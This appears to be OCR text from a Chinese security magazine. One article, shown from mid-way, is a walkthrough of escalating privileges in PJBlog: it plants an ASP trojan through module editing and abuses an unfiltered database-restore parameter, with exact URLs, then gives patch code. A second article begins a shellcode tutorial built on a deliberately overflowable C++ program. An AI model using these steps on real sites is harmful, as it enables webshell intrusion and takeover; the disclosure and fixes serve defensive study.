


图 8

有了Asp木马，我们的权限就向上提了一级，新建模块的使命也已完成，可以删除了。在删除新建aaa模块前要注意一下，如果直接在模块列表中删除“aaa”模块，Plugins.asp文件中保存的“aaa”模块中的Asp代码并不会随之清除，只有先进入该模块的“编辑ASP代码”项，清除其中的Asp代码并保存，再返回到模块列表中，删除该模块，才能清除Plugins.asp中残余的“aaa”模块ASP代码。

四、另类突破

现在比较流行把数据库原Mdb改为Asp扩展名，这种方法

有利也有弊。但在PJBlog中，如果是把数据库改为Asp格式，那就是弊大于利了，为什么这样说，大家继续向下看。

使用5200用户登录，进入后台管理页面。打开“数据库及附件”管理页，如图9，显示了数据库的物理地址及名称。




图9

在一些ASP程序中的数据库管理“备份”和“还原”项中，一般都有一些文本输入框，可以在其中输入要备份（还原）的数据库路径及名称、备份（还原）文件夹名及备份（还原）文件名，由于可以输入数据，就让一些文件蒙混过关，也就造成了数据库管理的不安全性。

而PJblog的数据库管理中，没有可输入的地方，压缩、备份、恢复、删除等一系列数据库操作，只需点一点鼠标即可完成，一切都是设定好的，但这样就安全了吗？

在看了ConContent.asp中关于数据库的那段代码后，发现在“还原数据库”代码段中有一句代码：“AccessSource=Request.QueryString("source")”，这里的source参数是获取程序提交的备份数据库路径及名称，只要把提交的值改为别的值，手动提交，不就可以把图片等格式的文件恢复成数据库了，当然这也就是PJBlog数据库格式为Asp时弊大于利的原因。看一下具体过程：

第一，备份数据库。点击“备份”，得到当前数据库的一个备份，备份数据库名称是由“Backup_”+“年月日”随机生成的数字组成的，如：“Backup_20050806201837.mbk”。

第二，还原数据库。因为出现过滤不严的参数在还原数据功能中，因此要先有备份数据库才能出现“还原数据库”链接。在“还原数据库”链接上点右键，选择属性，复制其中的URL地址：“http://127.0.0.1/pjblog/ConContent.asp?Fmenu=SQLFile&do=Restore&source=backup/Backup_20050806201837.mbk”，提交参数source，在这里露出了马脚，提交的是备份目录中的备份文件，也就是使用“备份”功能备份的那个数据库名称及路径(backup/Backup_20050806201837.mbk)。

第三，还原指定文件。首先在前台上传一个改了扩展名的asp文件，上传后的路径一般在：attachments目录中的month_0508文件夹内，month_0508根据当前日期生成，上传后的文件名称也是按年月日随机生成，在上传成功后会显示文件保存的路径及名称。如我上传的一个文件路径及名称为：“attachments\month_0508\w200586144240.jpg”。

要注意的是，在还原数据库之前，一定要先备份一下原数据库，以便在获取权限后，恢复网站数据库，我们的目的是为了提高权限，并不是去搞破坏！

OK，现在把URL地址更改为：“http://127.0.0.1/pjblog/ConContent.asp?Fmenu=SQLFile&do=Restore&source=attachments\month_0508\w200586144240.jpg”，替换后台原地址（如嫌麻烦，就直接复制source值），回车执行，如图10，还原成功。现在网站的数据库已经不是原数据库了，网站也就不能运行了，要马上登陆ASP木马，恢复数据库，输入网址：“http://127.0.0.1/pjblog/blogDB/PBLog2.asp”，执行，如图11，打开了木马界面，登陆后要先把木马PBLog2.asp复制或重命名，接着登陆重命名的木马，用最快的速度把备份数据库backup中的Backup_*.mbk复制到blogDB中，覆盖其中的PBLog2.asp，恢复网站的正常运行。




图10




图11

五、防患未然

在网络上，有相当一部分使用PJBlog程序的站点。对于用户提权漏洞，在写稿之前，已用邮件通知PJBlog管理员，对于上面所提到的一些漏洞，在这里先给出我个人的一点修补建议。

1、用户提权

原因在于忽略了“性别”这样的单选框也可以提交数据，从而对其过滤不严。这个修补很简单，只要把SQL语句中的“mem_Sex="&Gender&"”改为“mem_Sex='"&Gender&"'”就可以了。

2、设置模块

原因在“编辑ASP代码”中，因为生成的是Asp代码，就很难限制ASP语句了，个人建议还是取消生成asp代码的功能。在“concontent.asp”中查找“WriteASP”语句，然后在语句前加单引号屏蔽，就取消了生成ASP功能。也可以只对“设置模块”处理，打开“ConContent.asp”，找到“编辑ASP代码”项中的“<textarea style="width:600px;height:200px" name="ASPCode">”，把其中的ASPCode修改为其他名称，这样就得不到编辑框提交的值了，当然也就无法使用编辑asp代码功能了。

3、数据库还原

原因在于对提交的值没有过滤，那就在“ConContent.asp”中加入过滤语句。如果你用的数据库是Asp格式的，那就要修补一下了。

找到“还原数据库”与“删除备份数据库”两个代码段内的“AccessSource=Request.QueryString("source")”语句，在其后加入如下过滤语句：

```
 'begin
 if Instr(AccessSource,"/")>0 or Instr(AccessSource,"\")>0 then
 response.write "<script>alert(""错误路径!"");history.back();</script>"
 response.end
 end if
 AccessSource="backup/"&AccessSource
 'end
```

然后，再找到“数据库备份列表”代码中涉及“删除”及“还原数据库”链接（<a href>）的语句，删除source值中的“backup/”，这样，再点“删除”或“还原数据库”链接时，提交的Source参数就是一个不带路径的备份数据库名了，再加上前面的过滤语句，数据库就比较安全了。

后记

前些天，看到L-Blog V1.08 (SE) Access版源码，发现也存在同样的用户提权漏洞，巧的是，PJBLOG和L-Blog所用的数据库结构竟然是一样的，存放管理员及用户名称的表及字段名也是一样的，所以构造表单的方法也和PJBLOG中一样，只不过L-Blog的性别提交参数据名是：“name="mem_Sex"”。但L-Blog的后台就没有什么利用的地方了，用户也只能把权限提到后台管理员级别。L-Blog V1.10版虽加了提交地址限制，但修改抓取的数据包用NC提交一样可以提升权限。

声明：本文只用于技术交流，严禁用于非法途径，否则，引发的一切后果自负。

（本文涉及的“用户提权.htm”光盘中有收录）

Shellcode之菜鸟编写浅析

孟方明[-273℃@EST]& 朱丽兰

一、准备工作

对于缓冲区溢出，相信很多读者朋友都已是耳熟能详了。在缓冲区溢出中有一项非常关键的技术那就是 Shellcode 的编写。Shellcode 负责溢出后功能的实现，从功能上分为正向绑定 Shellcode、反向连接 Shellcode、端口复用 Shellcode、线程插入 Shellcode、下载执行 Shellcode、添加用户 Shellcode 等等。单从分类上看，就知道 Shellcode 编写是一种非常复杂的技术，对于编写人员的综合技术素质要求也很高。Shellcode 的编写还要根据应用环境的不同进行专门的修改。比如防止出现"\x00"造成 Shellcode 被截断以及要规避一些对字符编码有特殊要求的机制等等。本文并不打算给大家讲解某个功能的 Shellcode 的实现，而是通过实际的操作给大家介绍一些基本的 Shellcode 编码技术。有兴趣的朋友可以准备好下面的工具：

Olyydbg v1.10（调试跟踪的利器）以及 Dev-c++（C++ 编译器，最近喜欢上用它了）。

二、实战演练

打开 dev - c++，选择"file"菜单→"New"→"source file"新建一个源文件，然后把下面的代码输入进去。

```
#include <iostream.h>
#include <stdlib.h>
#include <conio.h>
#include <stdio.h>

char *user32="user32";
char *shellcode="\x90";//这里就是我们调试 shellcode 的地方
int func(){//故意制造一个存在缓冲区溢出的函数

char arg1[15];
cout<<"Please input the variable value:";
cin >> arg1;
cout << arg1 << endl;//危险的代码
return 0;
}
int main()
{
func();
getchar();
return 0;
}
```

代码很短，关键的地方我都做了注释。代码中的 Shellcode 变量就是存放 Shellcode 代码的地方，Shellcode 并不完全等同于汇编代码，它是汇编代码的 16 进制表示形式。由于我们只是给大家介绍一些 Shellcode 的编码技巧，而并不要求实现什么功能，因此本文我们就写一个弹出 Message Box 的 Shellcode 吧！

输入上述代码后，将文件保存为 test.cpp，然后按 ctrl + F9 组合键编译我们的程序。编译成功后会在源文件的同目录下生成一个 test.exe，这个就是我们的主角了。用 OD 打开它，如图 1 所示。




图 1

在代码窗口中向下查找，直至找到如图 2 所示的代码处。




图 2

看到框里的内容了吗？是不是很眼熟？不错，这就是我们代码中定义的 user32 和 Shellcode 变量的内容（nop 就是"\x90"），把这两处的地址记下来以后用得着。继续向下拉动代码窗口的滑动条，直至找到如图 3 所示的代码处。




图 3

我们的弹出式 Shellcode 就在这片 dead space 里写，要想实现弹出窗口，只需要调用 user32.dll 中导出的 MessageBox 函数，MessageBox 函数的原型如下。

```
int MessageBox(
  HWND hWnd,          // handle of owner window
  LPCTSTR lpText,     // address of text in message box
  LPCTSTR lpCaption,  // address of title of message box
  UINT uType          // style of message box
);
```

使用这个函数的前提就是user32.dll必须被程序加载，如何知道呢？在OD中，按下alt+M，打开内存映射窗口，可以看到我们的程序加载了msvcrt.dll、kernel32.dll以及ntdll.dll，就是没加载user32.dll！因此我们得做一项额外工作，调用MessageBox函数之前我们得先加载user32.dll，方式是调用LoadLibrary函数，该函数存在于kernel32.dll中（我们的程序已经加载了）。LoadLibrary函数只有一个参数，就是要加载的dll的名字。

OK！回到OD的汇编代码窗口，在“dead space”区域任意挑选一处，直接按下空格键输入：push 00401290，如图4。

